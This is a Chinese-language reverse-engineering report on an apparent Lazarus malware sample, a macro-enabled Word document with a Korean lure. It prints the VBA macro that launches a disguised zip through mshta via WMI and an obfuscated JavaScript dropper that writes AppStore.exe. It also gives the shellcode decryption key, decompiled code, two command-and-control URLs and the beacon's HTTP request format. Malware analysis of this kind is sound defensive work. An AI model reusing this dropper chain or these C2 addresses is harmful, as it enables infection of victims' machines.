朝鲜 Lazarus 组织样本分析

目录


一、　概述……3
二、　程序逆向……3
三、　附录……8

一、 概述

5 月 6 日，从互联网中得到病毒样本，该样本为带宏的文档，诱骗目标点击启动宏，通过读取内容，利用 zlib 的压缩躲避静态检测，生成文件全程调用加密算法，解密出第一段病毒代码，从第一段病毒代码中解压出第二段病毒代码，第二段病毒代码使用自定义的解密算法，解密出黑客的后台地址，连接后台。

二、 程序逆向


检测文档确认有宏代码，如下图所示：



```
 1:       114 '\x01CompObj'
 2:      4096 '\x05DocumentSummaryInformation'
 3:      4096 '\x05SummaryInformation'
 4:     10856 '1Table'
 5:    476357 'Data'
 6:       444 'Macros/PROJECT'
 7:        41 'Macros/PROJECTwm'
 8: M   12819 'Macros/VBA/ThisDocument'
 9:      4131 'Macros/VBA/_VBA_PROJECT'
10:       514 'Macros/VBA/dir'
11:       306 'MsoDataStore/G\xc3\x925\xc3\x9fW0QNVEC\xc3\x87\xc3\x8eR1\xc3\x85H\xc3\x9b\xc3\x8f\xc3\x9eCA==/Item'
12:       341 'MsoDataStore/G\xc3\x925\xc3\x9fW0QNVEC\xc3\x87\xc3\x8eR1\xc3\x85H\xc3\x9b\xc3\x8f\xc3\x9eCA==/Properties

13:     44894 'WordDocument'
```

宏代码在第 8 段


诱导受害人点击启用宏，如下图所示：




Microsoft Office와 관련이 없는 응용 프로그램을 사용하여 작성된 문서

문서를 보시려면 도구바의 "콘텐츠 사용"을 클릭하세요

绕过密码，拿到宏代码，文件会在临时目录下建立一个叫 image003.png 的文件 ， 生成并运行 image003.zip




```
enctext                                                          "d2lubWdtdHM6Ly8uL3Jvb3QvY2ltdjI6V2luMzJfUHJvY2Vzcw=="
Decode                                                           空值
Decode                                                           "winmgmts://./root/cimv2:Win32_Process"
```




```
Call MsgBoxOKCancel
MyCalc = "d2lubWdtdHM6Ly8uL3Jvb3QvY2ltdjI6V2luMzJfUHJvY2Vzcw==" // winmgmts://./root/cimv2:Win32_Process
Dim Calc As String: Calc = Decode(MyCalc)
Dim MyValue As String: MyValue = "bXNodGE="                     // mshta
Dim Value As String: Value = Decode(MyValue)
Dim MyExt1 As String: MyExt1 = "emlw"                           // zip
Dim Ext1 As String: Ext1 = Decode(MyExt1)
ImageFileName = "image003.png"
Set ShellApp = CreateObject("Shell.Application")
Set FileSys = CreateObject("Scripting.FileSystemObject")
DocName = ActiveDocument.Name
If InStr(DocName, ".") > 0 Then
   DocName = Left(DocName, InStr(DocName, ".") - 1)
End If
TempPath = Environ("Temp") & "\" & DocName
CreatedExeFilePath = Environ("Temp") & "\" & ExeFileName

ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , , True     //在temp文件夹下建立文件夹
Call show
TempPath = TempPath & "_files"
CreatedImageFilePath = TempPath & "\" & ImageFileName          //"C:\Users\sjz\AppData\Local\Temp\asdf_files\image003.png"
CreatedImageBMPFilePath = Environ("Temp") & "\" & Left(ImageFileName, InStrRev(ImageFileName, ".")) & Ext1
Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath) //把 image003.png 改为  image003.zip

'Connect to WMI
Set objWMIService = GetObject(Calc)
objWMIService.Create Value & " " & CreatedImageBMPFilePath  //mshta  image003.zip
Kill TempPath & "\*.*"
```


发现有 js 的脚本，文件会在公用目录下释放 AppStore.exe



```
<script language="javascript">
var
_0x4fba=['OpenTextFile','CreateTextFile','245822eefsqR','598829yCFgdo','close','302606ILGEZd','124169YwNuaX','resizeTo','Close','Write','718973ki
ZVEV','fromCharCode','C:/U'+'sers/Publi'+'c/Librarie'+'s/App'+'Store.e'+'xe','108898gckcJk','lhfvbvr','loCpDrk','lTeNYee','392776SHsKeZ'];var
_0x187d=function(_0x1d5195,_0x59a857){_0x1d5195=_0x1d5195-0x1dc;var _0x4fbae6=_0x4fba[_0x1d5195];return _0x4fbae6;};var
_0x556975=_0x187d;(function(_0x284e13,_0x5d8387){var _0x113863=_0x187d;while(!![]){try{var
_0x589f0d=parseInt(_0x113863(0x1e2))+-parseInt(_0x113863(0x1df))*parseInt(_0x113863(0x1e8))+parseInt(_0x113863(0x1de))+parseInt(_0x113863(0x1e6))
+-parseInt(_0x113863(0x1ed))+-parseInt(_0x113863(0x1e1))*-parseInt(_0x113863(0x1e5))+parseInt(_0x113863(0x1e9))*parseInt(_0x113863(0x1e0));if(_0x
589f0d===_0x5d8387)break;else
_0x284e13['push'](_0x284e13['shift']());}catch(_0xecf87d){_0x284e13['push'](_0x284e13['shift']());}}}(_0x4fba,0x6d993),window[_0x556975(0x1ea)](0
x0,0x0));try{var b=new
```




```
le','CreateTextFile','245822eefsqR','598829yCFgdo','close','30260
,'C:/U'+'sers/Publi'+'c/Librarie'+'s/App'+'Store.e'+'xe','108898g
1d5195,_0x59a857){_0x1d5195=_0x1d5195-0x1dc;var _0x4fbae6=_0x4fba
unction(_0x284e13,_0x5d8387){var _0x113863=_0x187d;while(!![]){tr
0x113863(0x1e2))+-parseInt(_0x113863(0x1df))*parseInt(_0x113863(0
(0x1ed))+-parseInt(_0x113863(0x1e1))*-parseInt(_0x113863(0x1e5))+
```



名称	修改日期	类型	大小
AppStore.exe	2021/4/30 15:11	应用程序	505 KB

用侦壳软件检测，判断为无壳，如下图所示：



Exeinfo PE - ver.0.0.4.1 by A.S.L - 902+35 sign 2015.12.01

File : AppStore.exe.txt

Entry Point : 00004FDC　oo　EP Section : .text

File Offset : 000043DC　First Bytes : 48.83.EC.28.E8

Linker Info : 12.00　SubSystem : Windows GUI

File Size : 0007E2C2h　Overlay : 000302C2


64 bit executable　RES/OVL : 37 / 38 %　1996

Microsoft Visual C++ v12.0 - (x64) www.microsoft.com (exe 4883ec2

Lamer Info - Help Hint - Unpack info　0 ms.

Not packed , try OllyDbg v2 - www.ollydbg.de or IDA v5 www.hex-ray


释放第一段 shellcode，如下图所示：




```
rdx=appstore.000000013F280000
rdi=00000000001E96A0 "by7mJSOkVDaWg*Ub"

.text:000000013F2820CE appstore.exe:$20CE #14CE <sub_13F281FE0+EE>
```

```
地址              十六进制                                          ASCII
000000001E00000  4C 79 4F 6E 62 55 6C 54 54 32 74 53 52 47 46 58  LyOnbUlTT2tSRGFX
000000001E00010  6D 4E 56 56 59 73 45 33 62 55 70 54 54 32 74 57  mNVVYsE3bUpTT2tW
000000001E00020  42 47 46 58 5A 79 70 56 59 6E 6B 33 62 55 70 54  BGFXZypVYnk3bUpT
000000001E00030  54 32 74 57 52 47 46 58 5A 79 70 56 59 6E 6B 33  T2tWRGFXZypVYnk3
000000001E00040  62 55 70 54 54 32 74 57 52 47 46 58 5A 79 70 56  bUpTT2tWRGFXZypV
000000001E00050  6B 6E 6B 33 62 55 52 4D 39 57 56 57 38 47 69 61  knk3bURM9WVW8Gia
000000001E00060  52 70 4A 55 4C 72 51 57 4F 53 49 36 50 45 73 6D  RpJULrQWOSI6PEsm
```

从第一段 shellcode 中解密第二段 shellcode




```
.text:000000013F90211A                 mov     r9, rdi          ; 第二段的解密key 为r9的值
.text:000000013F90211D                 mov     r8d, ebx
.text:000000013F902120                 mov     rdx, rbp
.text:000000013F902123                 mov     rcx, r14
```




```
  GetTempPathA(0x104u, &Buffer);
  first_decrypt_data = sub_13F902EE0((unsigned int *)&dwSize, (__int64)decrypt_key);// 解密出第一段的shellcode
  if ( !first_decrypt_data )
    return 0i64;
  v4 = dwSize;
  if ( !(_DWORD)dwSize )
    return 0i64;
  v5 = (unsigned int)dwSize;
  v6 = operator new((unsigned int)dwSize);
  memset(v6, 0, v4);
  second_decrypt_data = sub_13F903320(first_decrypt_data, v6, v4, (__int64)decrypt_key);// 第二段解密的shellcode
                                                                // 解密的秘钥为 by7mJSoKVDaWg*Ub
  dword_13F9219A0 = 7;
  v8 = second_decrypt_data;
```

将第二段 shellcode 提取



```
searching for PE EXE . . .
000504B0 4D5A MZ 000000F0 ( PE )
Exe PE detected at offset :000504B0 - section : ?
Save file to : C:\Documents and Settings\Administrator\桌面\appstore_000000000007000001~Rip.exe
000562D2 4D5A MZ 00000E00 ( u  )
0005AAA4 4D5A MZ 00007889 (  H )

--- End of file ---

Detected : 1  file/s
```

用侦壳软件检查提取后的程序，没有壳



File : appstore_000000000007000001~Rip.exe

Entry Point : 000069EC

EP Section : .text

File Offset : 00005DEC

First Bytes : 48.83.EC.28.E8

Linker Info : 12.00

SubSystem : Windows GUI

File Size : 0006DB50h

Overlay : 00049950


64 bit executable

RES/OVL : 0 / 67 %   2020


Microsoft Visual C++ v12 - 2013 - (x64) www.microsoft.com (exe 48

Lamer Info - Help Hint - Unpack info   31 ms.


利用自定义的解密算法，解密出黑客连接的地址



```
v1 = 0;
v11[0] = 0;
v2 = (char *)sub_13F274010("bYR+jw2oi3a79/wcTWDH7Mcg0rqA9FASXgd+lvODk/zLw8Hr7RHq0kJFNm30SYKZCk8=", 68, v11);
decrypt_url((__int64)v2, (__int64)v2, (unsigned int)v11[0]);// 调用解密函数，解密出最终调用的黑客后台地址
v3 = (char *)sub_13F274010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+OiJlOGF1MSpsRjs3R9Dd2b1XQ==", 64, v11);
decrypt_url((__int64)v3, (__int64)v3, (unsigned int)v11[0]);
v4 = (char *)sub_13F274010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+OiJlOGF1MSpsRjs3R9Dd2b1XQ==", 64, v11);
decrypt_url((__int64)v4, (__int64)v4, (unsigned int)v11[0]);
v5 = v2;
do
```




```
R12   0000000000000000
R13   0000000000000000
R14   00000000003840B0     "http://www.jinjinpig.co.kr/Anyboard/skin/board.php"
R15   0000000000000000
```




```
RSP   000000000014F8A0     <&byte_13F2952A0>
RSI   0000000000384100     "http://mail.namusoft.kr/jsp/user/eam/board.jsp"
RDI   000000013F270000     <appstore_000000000007000001~rip.exe.__ImageBase>
```

构造浏览器请求头



```
strcpy(v3, "POST");
v1 = -1i64;
do
  ++v1;
while ( *(&v4 + v1) );
sprintf(
  &Buffer,
  "%s %s HTTP/1.1\r\n"
  "User-Agent: %s\r\n"
  "Host: %s\r\n"
  "Content-type: application/x-www-form-urlencoded\r\n"
  "Content-length: %d\r\n"
  "\r\n"
  "%s",
  v3,
  byte_140024E60,
  &v6,
  name,
  v1,
  &v4);
do
```

访问失败，返回调用信息



```
000000000013E380 ........ 1......0.......".a.....1....... a......0...............
000000000013E3C0 àc".....ôc"...............P..............2....HTTP/1.1 404 Not
000000000013E400  Found..Date: Thu, 06 May 2021 08:15:35 GMT..Server: Microsoft-I
000000000013E440 IS/5.0..Content-Length: 301..Connection: close..Content-Type: te
000000000013E480 xt/html; charset=iso-8859-1....<!DOCTYPE HTML PUBLIC "-//IETF//D
000000000013E4C0 TD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</he
000000000013E500 ad><body>.<h1>Not Found</h1>.<p>The requested URL /Anyboard/skin
000000000013E540 /board.php was not found on this server.</p>.<hr>.<address>Micro
000000000013E580 soft-IIS/5.0 Server at www.jinjinpig.co.kr Port 80</address>.</b
000000000013E5C0 ody></html>..................................................
```

三、 附录

文中涉及样本 SHA256：

f1eed93e555a0a33c7fef74084a6f8d06a92079e9f57114f523353d877226d72